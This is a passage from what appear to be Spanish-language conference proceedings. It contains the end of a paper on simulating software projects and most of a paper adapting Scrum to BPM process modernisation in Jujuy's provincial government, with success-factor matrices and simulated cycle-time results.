Estas simulaciones permiten visualizar las planificaciones con la complejidad dinámica propia de los PDS, es decir que se ven como procesos estocásticos en lugar de determinísticos.

Como resultado, integrando la gestión de proyectos con simulaciones, luego de varias corridas se puede observar la dinámica y visualizar escenarios como pueden ser máximos y mínimos u otros escenarios posibles realizando un análisis de sensibilidad.

Para poder realizar dichas simulaciones, se debe definir como base un modelo de gestión de proyectos y una taxonomía de tareas.

Los próximos pasos a seguir son aplicar el modelo a proyectos de gran envergadura y complejidad, estudiando distintos escenarios, para probar la hipótesis de que en proyectos grandes y de gran complejidad se dará un mayor impacto y un mayor aporte al aplicar el modelo de simulación propuesto.

Los resultados obtenidos permiten visualizar la información relevante que ofrece generar escenarios de simulación en los PPDS. Por otro lado, la información analizada sobre casos de simulación confirma la relevancia de la información obtenida en procesos de simulación, pero también manifiestan que el tiempo y esfuerzo que lleva realizar simulaciones con datos históricos no facilita su utilización. Se confirma la importancia y relevancia de una herramienta que integre la gestión de proyectos y su información histórica con la posibilidad de realizar simulaciones con dichos datos para facilitar la generación de distintos escenarios, o como alternativa poder importar dichos datos históricos para generar las variables aleatorias en las herramientas de simulación.

Referencias

[1] Gong, Haojie; Liu, Bohan; Shao, Dong: "A Simulation Model of Kanban Software Process". 24th Asia-Pacific Software Engineering Conference, 2017.

[2] Project Management Institute: A guide to the Project Management Body of Knowledge. Newtown Square, PA, 2017

[3] Antonelli, Leandro.; Rossi, Gustavo; Oliveros, Alejandro: A "Collaborative Approach to Describe the Domain Language through the Language Extended Lexicon". Journal of Object Technology 15 (3), 3:1-27, 2016.

[4] Law, Averill M.: Simulation modeling and analysis. Mc Graw-Hill., 2015.

[5] Loper, Margaret L.: Modeling and Simulation in the Systems Engineering Life Cycle: Core Concepts and Accompanying Lectures. Simulation Foundations, Methods and Applications. Springer, 2015.

[6] Banks, Jerry: Discrete-event system simulation. Pearson Education, 2014.

[7] D. Baia, C. de Lucena, P. Alencar, D. Cowan, P. Bommel, C. Valadares and T. Oliceira, "A Multiagent-Based Simulation Model to Support Management Decision Making in Software Development," David R. Cheriton School of Computer Science, University of Waterloo., Tech. Rep., Jan 2014.

[8] D. Baia, C. de Lucena, P. Alencar, R. Rocha, C. Valadares, and D. Cowan, "MultiAgent-Based Simulation in Software Project Management: Scope Management Represetantion and Visualization," David R. Cheriton School of Computer Science, University of Waterloo., Tech. Rep., Nov 2014.

[9] STANDISH GROUP, "CHAOS MANIFESTO 2013," The Standish Group International, 2013.

[10] Breno Bernard Nicolau de França, Guilherme Horta Travassos: "Reporting guidelines for simulation-based studies in software engineering". Proceedings of the EASE 2012 - Published by the IET, 2012.

[11] R. Turner, R. J. Madachy, D. Ingold, and J. A. Lane, "Modeling processes in systems engineering," in 2012 International Conference on Software and System Process, ICSSP 2012, Zurich, Switzerland, June 2-3,2012, 2012, pp. 23–27.

[12] A. Budzier, "Why Your IT Project may be Riskier than You Think" Harvard Business Review, 2012.

[13] Dan Houston, "Research and Practice Reciprocity in Software Process Simulation", IEEE, 2012. ICSSP 2012, Zurich, Switzerland, 978-1-4673-2352-9/12. Pp. 219-220

[14] Magennis, Troy: “Forecasting and Simulating Software Development Projects. Effective Modeling of Kanban & Scrum Projects using Monte-carlo Simulation”. FocusedObjective.com, 2011.

[15] Cao, L.; Ramesh, B; Abdel-Hamid, T. K.: “Modeling dynamics in agile software development,” ACM Trans. Management Inf. Syst., vol. 1, no. 1, pp. 5:1–5:26., 2010.

[16] R. Agarwal and D. Umphress, “A Flexible Model for Simulation of Software Development Process,” Proceedings of the 48th Annual Southeast Regional Conference, 2010.

[17] R. Cherif and P. Davidsson, “Software Development Pprocess Simulation: Multi Agent-Based Simulation versus System Dynamics,” in Multi-Agent-Based Simulation X, vol. 5683, no. 7. Berlin, Springer, 2010, pp. 73–85.

[18] Dapeng Liu1,Qing Wang1, Junchao Xiao1, "The Role of Software Process Simulation Modeling in Software Risk Management: a Systematic Review". Third International Symposium on Empirical Software Engineering and Measurement. IEEE, 2009.

[19] Raffo, David M.; Wakeland, Wayne: Moving up the CMMI Capability and Maturity Levels Using Simulation. Software Engeneering Institute, Carnegie Mellon., 2008.

[20] R. Madachy, Software Process Dynamics. Piscataway, NJ: IEEE Press, 2008.

[21] Senge, Peter M.: The Fifth Discipline: The Art & Practice of The Learning Organization. Doubleday, USA, 2006.

[22] T. Williams, “Assessing and moving on from the dominant project management discourse in the light of project overruns,” IEEE Transactions on Engineering Management, vol. 52, pp. 497-508, November 2005.

[23] McConnell, Steve. Software Project Survival Guide. Microsoft Press., 1998.

Adaptación de Scrum como marco metodológico para proyectos de modernización e implementación BPM en el ámbito de la gestión estatal provincial

Mg. Ing. Ángel Fabian Castillo
Universidad Nacional de Jujuy
Facultad de Ingeniería
a.fabian.castillo@gmail.com

Resumen

La Administración Pública es la organización encargada de implementar las políticas públicas y satisfacer las demandas de los ciudadanos. En tal sentido, la modernización del estado y la transformación de la administración hacia la prestación de servicios, implica una nueva concepción de la gestión estatal. La palabra clave que define este cambio es "servicio". La reconversión de la administración en una entidad prestadora de servicios, donde el sujeto receptor de estos servicios es el ciudadano obliga a las organizaciones públicas a responder de manera ágil a las demandas de los clientes ciudadanos. Ello implica hacer foco en los procesos y la tecnología que soporta estos procesos para poder dar respuestas eficientes y eficaces. El ciclo de vida BPM [1] y el estándar BPMN 2.0 [2] brinda los conceptos necesario para poder afrontar este desafío. Sin embargo ¿Cuál será la estrategia más adecuada para llevar adelante un proyecto BPM en la gestión estatal?. Se presenta la adaptación del marco metodológico Scrum para la aplicación de BPM en la gestión estatal, en el marco en un proyecto de modernización del estado estableciendo una guía concreta ampliando la base conceptual y los instrumentos disponibles para lograr el uso sistemático de Scrum y BPM, para su implementación en proyectos altamente complejos como los son en el ámbito del estado a nivel provincial.

Introducción

En la administración pública los Procesos de Negocio son tramites públicos que realizan los ciudadanos o procesos burocráticos internos que realiza el Estado para garantizar la prestación de servicios a los ciudadanos, considerando esta prestación de servicios como la principal tarea de los organismos de la administración pública bajo el nuevo concepto de una administración prestadora de servicios.

El mejoramiento de los mismos a través de las buenas prácticas de administración que deben configurarse y desplegarse a lo largo de todos los organismos públicos a partir de los valores que apuntan a caracterizar la Función Pública como Servicio Público; de allí que la primera identidad que hay que tener clara a la hora de promulgar estas prácticas es la conciencia de lo que implica ser un servidor público, pues mientras que para el sector privado la sociedad es fuente de beneficios, para el sector público es fuente de legitimidad, de ahí la importancia de la implementación de las mejores prácticas administrativas, las cuales son fuente primera de la consolidación de Capital Social construido a través de relaciones de confianza que se constituyen en base para el ejercicio de la Función Pública exitosa.

En las gestiones del estado provincial, en algunos casos, las aplicaciones tecnologías son absolutamente ineficientes, una muestra clara de dichas ineficiencias es que actualmente en la Provincia de Jujuy existen cuatro sistemas de liquidación de haberes, el primer sistema liquida lo que corresponde al Ministerio de Salud, el segundo sistema liquida lo que corresponde con el Ministerio de Educación, el tercer sistema liquida la que corresponde con administración central y el cuarto sistema liquida las fuerzas de seguridad. A primera vista se podría pensar que se tiene una política de liquidación descentralizada, sin embargo, esto no es así la liquidación esta centralizada en el área de liquidaciones de casa de gobierno y en cada liquidación se debe realizar un esfuerzo titánico para unificar las bases de datos correspondientes a la liquidación mensual. Esto expone claramente la falta de un legajo único y una fuerte debilidad en los procesos vinculados.

En general los desarrollos tecnológicos no tienen la visión del proceso general al cual van a servir como una herramienta de mejora, sino todo lo contrario se diseñan, desarrollan e implementan y posteriormente se trata de adaptar los procesos a la nueva herramienta, un error común que nos lleva a fracasos en el uso de la tecnología y finalmente se termina culpando a los empleados y a la burocracia estatal. Prueba de ello, entre otros, es la existencia del sistema de gestión de expedientes del Gobierno de la Provincia (casa de gobierno) que a pesar de estar implementado a nivel provincial los usuarios de dicho

sistema no pueden identificar exactamente donde se encuentra un expediente y mucho menos de quien es la responsabilidad actual del expediente, debido a que además de este sistema se realizaron desarrollos tecnológicos en distintos ministerio y cada uno de ellos tiene su propio sistema de gestión de expedientes. Esta situación expone claramente la brecha entre procesos y tecnología.

Es así entonces que existen sistemas de RRHH que no tienen ni administran la totalidad de los datos de los propios recursos humanos, sistemas de liquidación de haberes ineficientes que cada liquidación se transforma en un caos y mucho más cuando se deben producir modificaciones en los conceptos a liquidar, sistemas de gestión de expedientes que no reflejan la realidad del expediente de la administración pública.

El principal problema es que los desarrollos tecnológicos se diseñan aislados de la realidad de la organización (cultura – procesos – personas) sin tener una mirada integradora de Proceso-Tecnología. La tecnología debe acompañar la mejora de los procesos, no moverse en un carril paralelo.

La fundamentación de las apreciaciones e ineficiencias descriptas, forman parte de los antecedentes de los trabajos desarrollados últimamente tanto en el Ministerio de Salud, Secretaría General de la Gobernación, Ministerio de Hacienda, Dirección Provincial de Personal e Instituto de Vivienda de la Provincia de Jujuy.

Mediante la realización de un trabajo experimental se fundamenta la propuesta de adaptación de Scrum, para la implementación de proyectos BPM en el ámbito de la gestión estatal provincial. El foco estará puesto en el modelado de procesos de negocios complejos de proyectos de modernización de la gestión provincial. La aplicación del modelo de trabajo propuesto dirigido específicamente a procesos no triviales concretos que atraviesan transversalmente diferentes organismos del estado Provincial.

Objetivos Generales

Lograr el diseño de una propuesta de adaptación de Scrum, para la implementación de proyectos BPM en el ámbito de la gestión estatal provincial. El foco estará puesto en el modelado de procesos de negocios complejos de proyectos de modernización de la gestión provincial. Un aspecto importante del trabajo es la evaluación, en el uso de modelos dinámicos de procesos de manera ágiles dentro de un entorno estatal.

Ampliar la base conceptual y los instrumentos disponibles para lograr el uso sistemático de Scrum y BPM, como disciplinas complementarias, destinadas a incrementar la agilidad de las organizaciones del estado provincial. BPM entendido como un enfoque cuyo objetivo es mejorar tanto la eficacia como la eficiencia de las organizaciones a través de la gestión de sus Procesos de Negocio y Scrum interpretada como el enfoque idóneo para lograr una gran capacidad de adaptación a los cambios.

Objetivos particulares

a) Mostrar, mediante un estudio de casos consistente, que Scrum/BPM incluyen conceptos y pautas instrumentales que no pueden ser soslayadas en ningún Proyecto de Modernización del Estado, relevante en la actualidad.
b) Mostrar, mediante el estudio de casos relevantes, que la implementación de un proyecto de modernización del estado no trivial, en la actualidad, en una importante proporción, implican la optimización de los Procesos de Negocios, preferiblemente con un enfoque BPM.
c) Mostrar que el Modelado Dinámico de Procesos es esencial para trabajar con un enfoque BPM en procesos complejos de la administración estatal provincial.
d) Mostrar a nivel academia y en experiencias de campo que, análisis del rendimiento de los procesos mediante el modelado, documentación y simulación dinámica, no son otra cosa que la evaluación integral del Negocio.
e) Mostrar mediante un esquema demostrativo consistente que la Estructura de la Demanda, incluyendo la demanda ciudadana, define los Procesos de Negocio. La Demanda varía permanentemente en la mayoría de los Negocios, esta es la razón por la que Scrum y BPM resultan estrictamente complementarios.
f) Probar en forma consistente que la adaptación de Scrum es la respuesta a la demanda de agilidad y flexibilidad; y que dicha agilidad y flexibilidad se logran mediante procesos orientados a los servicios rompiendo las burocracias estatales.

El resultado esperado es un marco metodológico que proporcione un enfoque adaptable para la ejecución de proyectos BPM agiles en el entorno de gestiones estatales provinciales, haciendo foco en los modelos para iniciar la gestión por procesos.

Las implicaciones prácticas iniciales se derivan a través de las primeras validaciones del enfoque en colaboración con el Ministerio de Salud, Secretaría General de la Gobernación, Ministerio de Hacienda, Dirección Provincial de Personal de la Provincia e Instituto de Vivienda y Urbanismo de Jujuy

Antecedentes Scrum y BPM

Christian Thiemich [3] exponen su tesis de maestría, “Agile BPM project methodology Design of a framework for the agile implementation of BPM projects” At the Technical University of Wildau, un marco ágil para la implementación de proyectos BPM centrándose en proyectos de implementación de procesos de negocio complejos soportados por Sistemas de Gestión de Procesos de Negocio (BPMS) el trabajo fue escrito en cooperación con inubit AG.

La investigación de este trabajo aborda, entre otras, la siguiente pregunta

¿Se pueden transferir modelos de acción ágiles a proyectos de BPM?

En sus tesis Christian Thiemich expone "Enfoques ágiles para proyectos BPM, hay contribuciones esporádicas a este tema. Se trata de documentos y materiales cortos de conferencias. Sin embargo, existen enfoques interesantes que proporcionan ideas para que se desarrolle el marco.

Wauch & Meyer escriben en una contribución a interPM2012 sobre la agilidad como pionero para los procesos activos. En este artículo, los autores se centran en el establecimiento de una organización BPM, pero también en algunos elementos que pueden ser transferidos a un proyecto BPM ágil. Los autores describen los valores de BPM ágil y un modelo en base al cual se establece un enfoque y prácticas apropiadas.

Los siguientes valores se derivan como base para un BPM ágil (Wauch y Meyer 2012, págs. 54):

- Los procesos activos son más valiosos que una documentación extensa.
- La mejora continua antes de la sanción que proporciona el control y supervisión
- Libertad para la creatividad y el compromiso.
- La apertura al cambio es más importante que seguir un plan definido.

Jo y Jan Gallinski de la empresa Hilisticon han presentado un enfoque a los proyectos BPM/SOA ágiles en el Seacon 2012 (Conferencia de ingeniería de software + arquitectura) (UM y Galinski 2012). En este caso, los autores utilizan Scrum con historias de usuario y sobre esta base entregan buenas prácticas y herramientas que unen ambos mundos.

Um y Galinski establecen sprints diferenciados en su enfoque. Esta adaptación ayuda a resolver el problema de la entrega y generación de información para su implementación técnica del clásico modelado y gestión en cascada. Hay un equipo de modelaje e implementación. En este punto, el enfoque difiere fundamentalmente de Scrum. Scrum exige la implementación holística del requerimiento dentro de un Sprint. Este requisito no se da dividiendo en el Sprint el modelado de la implementación. Sin embargo, ambos equipos trabajan con el mismo propietario del producto y con las mismas historias de usuarios.…" [3].

"Tanto el desarrollo como la evaluación la investigación han demostrado que el enfoque ágil en la implementación de proyectos BPM aporta valor agregado en comparación con la implementación según enfoques clásicos…" [3].

En términos generales y bajo las consignas antes mencionadas la aplicación de Scrum en un proyecto BPM en el ámbito de la gestión estatal, es absolutamente posible, permitiendo establecer ciclos cortos de trabajo con productos orientado hacia la gestión por procesos.

El desafío no solo es la combinación de Scrum y BPM en el ámbito del estado provincial, si no como esta combinación superará la cultura, burocracia y lentitud instalada en los organismos estatales de estudio.

"Existen paralelismos obvios con el desarrollo de software y proyectos BPM. Las conclusiones de los estudios actuales demuestran que las ventajas de los métodos ágiles pueden ser transferidas a los problemas de los proyectos BPM. Sin embargo, no existe un enfoque de BPM ágil publicado, que también se refiere a los artefactos de BPM específicos." [3].

Adaptación de Scrum - Modelo de Trabajo Propuesto

La adaptación del modelo que se aplicó en los distintos trabajos experimentales que dan sustento al presente trabajo, e incorporan a los modelos de Scrum y BPM, los siguientes conceptos, roles y herramientas.

- Factores Críticos de Éxito (FCE) concepto que se incorpora para la adaptación Scrum-BPM.
- Matriz "Procesos/Factores Críticos de Éxito" herramienta que se incorpora para la Adaptación de Scrum-BPM
- Matriz "Cantidad de FCE/Calidad de la implementación actual" herramienta que se incorpora para la Adaptación de Scrum-BPM
- "Referente de Calidad" Rol que se incorpora para la Adaptación de Scrum-BPM

Con la incorporación de Estos conceptos, roles y herramientas el esquema general del Modelo de trabajo de Adaptación de Scrum-BPM es el siguiente. (Fig. 1)




Fig. 1 Esquema general del Modelo Propuesto

Factores Críticos de Éxito (FCE) concepto que se incorpora para la adaptación Scrum-BPM

La 1er arquitectura de procesos obtenida, para la pila de productos, es una colección con una gran cantidad de procesos, de esta colección debemos focalizarnos

directamente en los procesos afectados por los Factores Críticos de Éxito (FCE).

El concepto de Factor Crítico de Éxito fue utilizado, por primera vez, como vinculante entre el Management y la Tecnología Informática, por John Rockart (MIT), en un famoso artículo de la Harvard Business Review (década del 70): "Los altos directivos definen sus necesidades de Información"

"Se puede expresar que Factores Críticos de Éxito son aquellas "cosas" que si funcionan bien o si se verifica su ocurrencia, "todo funciona bien". Son los aspectos sobre los que fija su atención un directivo para estar relativamente seguro que, su área de gestión avanza hacia el cumplimiento de sus metas. " Uzal[4].

Algunos autores interpretan a los Factores Críticos de Éxito como núcleos destacados de las metas de gestión constituyéndose en los indicadores que conforman el "tablero de control" de un área de gestión.

Stackpole, Cynthia Snyder [5]., dice: "no se puede controlar lo que no se puede medir". Así que antes de comenzar a analizar cualquier proceso en detalle, es importante definir claramente la medidas de rendimiento del proceso (también llamado métricas de rendimiento de proceso) que se usará para determinar si un proceso está en "buena forma" o en "mal estado". Matriz 1

	FACTORES / PROCESOS	Factores Críticos de Éxito													
		1	2	3	4	5	6	7	8	9	10	11	12	13	14
1	Diligenciar Tareas Pasivas / Livianas en el Nivel Medio y Superior.	2	2	0	0	3	0	2	3	3	0	0	0	0	0
6	Diligenciar Reconocimiento de Servicios de Docentes en el Nivel Medio y Superior.	0	0	0	0	3	0	2	3	3	0	2	0	0	0
9	Designar Docentes en Horas Cátedras en el Nivel Medio y Superior.	0	0	3	1	2	3	2	3	3	0	3	0	0	2
10	Diligenciar Cómputo de Servicios Docente en el Nivel Medio y Superior.	0	0	0	0	3	0	2	3	3	0	2	0	0	0
11	Otorgar Licencia Docente por Razones Particulares en el Nivel Medio y Superior.	0	3	1	0	3	1	2	3	3	0	2	0	0	0
12	Otorgar Licencia Docente por Cargos de Mayor Jerarquía en el Nivel Medio y Superior.	0	0	1	0	3	1	2	3	3	0	2	0	0	0
13	Diligenciar Tareas Pasivas / Livianas en el Nivel Inicial y Primario.	2	2	0	0	3	0	2	3	3	0	0	0	0	0
19	Diligenciar Reconocimiento de Servicios de Docentes en el Nivel Inicial y Primario.	0	0	0	0	3	0	2	3	3	0	2	0	0	0
22	Designar Docente Suplente y/o Interino en el Nivel Inicial y Primario.	0	0	3	1	2	3	2	3	3	0	3	0	0	2
23	Designar Docente Titular en el Nivel Inicial y Primario.	0	0	3	0	2	3	2	3	3	0	3	0	0	2
24	Diligenciar Prolongación de Jornada Habitual de Docente en el Nivel Inicial y Primario.	0	0	0	0	2	1	2	3	2	0	1	0	0	0
25	Diligenciar Cómputo de Servicios de Docente en el Nivel Inicial y Primario.	0	0	0	0	3	0	2	3	3	0	2	0	0	0
26	Otorgar Licencia de Docente en el Nivel Inicial y Primario.	0	3	1	0	3	1	2	3	3	0	2	0	0	0

Matriz 1: "Matriz FCE/Procesos"

Se establece si existe relación entre el Factor Crítico de Éxito y un proceso determinado estableciendo una ponderación de relación: "3". Muy fuerte relación entre el proceso y el Factor Crítico de Éxito considerados:"2", relación de tipo intermedio:"1". Muy débilmente relacionados.

En la última columna se registra un "peso" ponderado de los vínculos entre el proceso considerado y los Factores Críticos de Éxito." [4].

Matriz "Cantidad de FCE/Calidad de la implementación actual" herramienta que se incorpora para la Adaptación de Scrum-BPM

La aplicación de esta herramienta es determinar las prioridades de los proceso del proyecto: "¿Qué Procesos considerar en primer lugar? Aquellos que tengan una mala implementación actual y que afecten a una mayor cantidad de FCE." [4]. Matriz 2

22				P22	P9
21					P23
18				P26	P11
15			P13	P1-P12	
13			P25		P6-P10
11	P24				
FCE ponderados acumulados por Proceso / Calidad de la Implementación Actual	A	B	C	D	E

Matriz 2 : Cantidad de FCE/Calidad de la implementación actual

Referente de Calidad" Rol que se incorpora para la Adaptación de Scrum-BPM

El rol del Referente de Calidad ha sido un punto clave para la adaptación del modelo Scrum-BPM para la gestión Pcial.

"Lograr un cambio en la cultura organizacional, implica incorporar una nueva filosofía de gestión, lo que obliga a cada uno de los integrantes a replantearse la manera de ver la organización y de transformar la manera cotidiana de trabajar para que se rija por principios totalmente novedosos y distintos a los actuales" [6]. Con la mirada puesta en este objetivo es que surge el nuevo rol del Referente de Calidad, sin embargo aún sin una aplicación concreta y contundente.

"Los primeros Referentes de Calidad se mostraron entusiasmados con el modelo de gestión propuesto, pero escépticos respecto a la factibilidad de implementarlo en sus lugares de trabajo.

Aunque en algunos casos ese escepticismo era un disfraz para la falta de ganas de trabajar, en mayor parte se trataba de un "reclamo" genuino que respondía a múltiples factores. Frases como "esto es imposible", "ya se intentó y no se pudo", o "acá deberían estar sentados los jefes", fueron recurrentes durante todo el tiempo que duró la capacitación.

Para sacarlos de ese lugar se requirió de mucho esfuerzo y convencimiento. Constantemente se hizo hincapié en que este proceso no se trataba de un hecho aislado de un grupo de improvisados sino de una decisión política, de la que participan gobernador y los ministros, demostrando que éstos están al frente del proceso que se estaba gestando y determinados a llevarlo adelante como el mejor camino hacia una gestión más eficiente." [6].

Superadas las resistencias iniciales quedo conformado un solido grupo de Referentes de Calidad, que realizaron sus actividades en el modelo de adaptación propuesto, que se describirán en los trabajos experimentales de campo.

Trabajo Experimental

El trabajo experimental es la aplicación del modelo de trabajo propuesto dirigido específicamente a procesos no triviales concretos que atraviesan transversalmente diferentes organismos del estado Provincial,

El modelo de trabajo propuesto se aplicó específicamente dos procesos, obteniéndose como producto final procesos optimizados e implementables, en por lo menos dos sprint de trabajo. En cada proceso optimizado se realizó detalladamente las mediciones evaluaciones y comparaciones de los indicadores establecidos para la evaluación de la mejora obtenida.

Un proceso mejorado y optimizado en el ámbito de la gestión estatal de manera consecutiva y repetible por un equipo propio de trabajo y bajo un marco metodológico determinado, causa un alto impacto positivo en todos los organismos por los cuales atraviesa dicho proceso, estableciendo las pautas necesarias para iniciar el camino hacia la mejora de la calidad de los servicios.

En el marco del trabajo desarrollado por el Centro de Gestión de la Calidad del Gobierno de la provincia de Jujuy se toman los siguientes dos casos de desarrollo experimental.

Proceso 1: Designación de médicos por concurso Ministerio de Salud

Proceso 2: Licitación pública Instituto de Vivienda y Urbanismo (IVUJ) de la Pcia. Proceso de Nivel 1 y 9 subprocesos

Proceso 1 Designación de médicos por concurso Ministerio de Salud

Objetivo del Proceso

El objetivo del proceso es Diligenciar la Designación por Concurso del Personal Médico del Ministerio de Salud de la Pcia. de Jujuy

Alcance

Este proceso se inicia cuando el Hospital/Unidad solicita designar por concurso un cargo y finaliza con la firma del Decreto de Designación por parte del Sr. Gobernador.

Unidades Involucradas

En el proceso interviene las siguientes unidades:

- Hospital / Unidad
- Dirección de Hospitales
- Sub Dirección de RRHH
- Dirección Pcial de Regulación Sanitaria
- Dirección Pcial de Personal
- Dirección Pcial de Presupuesto
- Dirección General de Asuntos Jurídicos
- Fiscalía de Estado
- Secr. General de la Gobernación
- Despacho Ministerio de Salud

Factores Críticos Asociados al Proceso

- Garantizar la asistencia médico-preventiva y la correcta accesibilidad a los servicios de salud en los distintos niveles de gestión.
- Fortalecer la descentralización de la Atención Primaria de la Salud (APS), logrando que el 80% de la atención de salud pueda ser realizada en los CAPS y hospitales de referencias.
- Consolidar el Servicio de Emergencias Médicas Provincial a fin de lograr la atención de las urgencias y emergencias de manera más eficiente y eficaz
- Consolidar el desarrollo de los recursos humanos del sector salud, adaptada a las demandas del sistema y la comunidad, teniendo como eje central al ciudadano/paciente.

Referente de Calidad

Este rol quedó a cargo de un miembro Abogado de la Secretaría General de la Gobernación capacitada en el Modelo Iberoamericano de Excelencia en la Gestión con una llegada directa al Sr. Secr. General de la Gobernación. La selección y designación del Referente de Calidad se realizo luego de un consenso para el mismo por parte de la Secr. General de la Gobernación y Sr. Ministro de Salud y el Director de Hospitales.

Simulación dinámica del Modelo As Is

Para la simulación del proceso se utilizó la herramienta iGrafx Process 2015.


Resultado General de la simulación:

- Tiempo de simulación, en meses 37,74
- Total de trámites simulados 144

Estadísticas de transacción (Meses) Notas: Prom. Ciclo: tiempo desde que se inicia un trámite hasta que finaliza El promedio de espera incluye los tiempos sin agregado de valor de las distintas mesas de entrada			
	Prom. Ciclo	Prom. Trabajo	Prom. Espera
144	17,87	0,26	17,62

Resultado Sprint 1 Modelo dinámico To Be

Promedio de Ciclo (en Meses)	
Actual	Optimización 1
17,87	9,58



Si bien el procesos optimizado produjo una mejora significativa en la métrica de rendimiento bajando el proceso de un promedio de 17.87 meses a un promedio de 9.58. Se consensuo con las autoridades del Minsterio de Salud avanzar en nuevas propuestas de mejora.


Resultado Sprint 2 Rediseño de Proceso

En el sprint 2 el equipo de trabajo mejoro su efectividad cumpliendo con un ciclo de 3 semanas para la propuesta de mejora de este sprint .

Pautas de mejora Sprint 2

- Se propone la supresión del dictamen jurídico del Ministerio de Hacienda considerando que, ya se realizó dictamen jurídico en el Ministerio de Salud, ya tuvo intervención Fiscalía de Estado y se realizó el análisis jurídico del decreto correspondiente en Sec. Gral de Gobernación.

Promedio de Ciclo (en Meses)		
Actual	Optimización 1	Optimización 2
17,87	9,58	7,81




Resultado Sprint 3 Rediseño de Proceso

El sprint 3 se realizó en dos semanas de trabajo, el equipo ya realiza la actividad de manera absolutamente autónoma.

Pautas de mejora Sprint 3

- Se propone que la intervención de Fiscalía de Estado se realice en forma simultánea y conjunta con el dictamen realizado por Asuntos Legales del Ministerio de Salud. Permitiendo agilizar significativamente el proceso. (No consensuado inicialmente)


Promedio de Ciclo (en Meses)			
Actual	Optimización 1	Optimización 2	Optimización 3
17,87	9,58	7,81	5,2



Sprint 4 Rediseño de Proceso

El equipo de trabajo abordo un cuarto sprint (no implementado) con el objetivo de realizar las simulaciones dinámicas correspondientes con el objeto de analizar en el modelo el funcionamiento aplicando tecnología sobre las mejoras ya propuestas, es decir implementación de un sistema de Legajo Único y un sistema de Seguimiento de Expedientes los tiempos se acercan al óptimo, los resultados obtenidos en la simulación están en el orden de 2,7

Promedio de Ciclo (en Meses)				
Actual	Optimización 1	Optimización 2	Optimización 3	Optimización 4
17,87	9,58	7,81	5,2	2,7



Proceso de Licitación Pública Instituto de Vivienda y Urbanismo (IVUJ) de la Pcia

Objetivo del Proceso

El objetivo del proceso es la selección del contratista por parte del Instituto de Viviendas y Urbanismo del Jujuy, considerando el monto base determinado por Decreto Acuerdo Provincial para la Licitación Pública, para la ejecución de obras públicas de viviendas y/o infraestructura, con financiamiento de la Subsecretaría de Vivienda y Desarrollo Urbano de la Nación y/o Estado Provinciales.

Alcance

Este proceso se inicia con la No Objeción Técnica emitida por la Subsecretaría de Vivienda y Desarrollo Urbano de la Nación (aprobada por Resolución del I.V.U.J.) hasta la remisión del Contrato de Obra Pública (aprobado por Resolución del I.V.UJ. y protocolizado por Escribanía de Gobierno) a conocimiento de los Departamentos competentes para la ejecución de la Obra.

Unidades Involucradas

En el proceso interviene las siguientes unidades:

- Directorio del IVUJ
- Coordinación Jurídica.
- Prensa y Difusión.
- Departamento Planeamiento Urbano.
- Departamento Diseño.
- Departamento Administrativo Financiero.
- Departamento Administrativo Contable.
- Departamento Asesoría Legal.
- Departamento Despacho General (Mesa de Entradas).
- Departamento Notarial.
- Comisión Evaluadora Interdisciplinaria Permanente.

Factores Críticos Asociados al Proceso

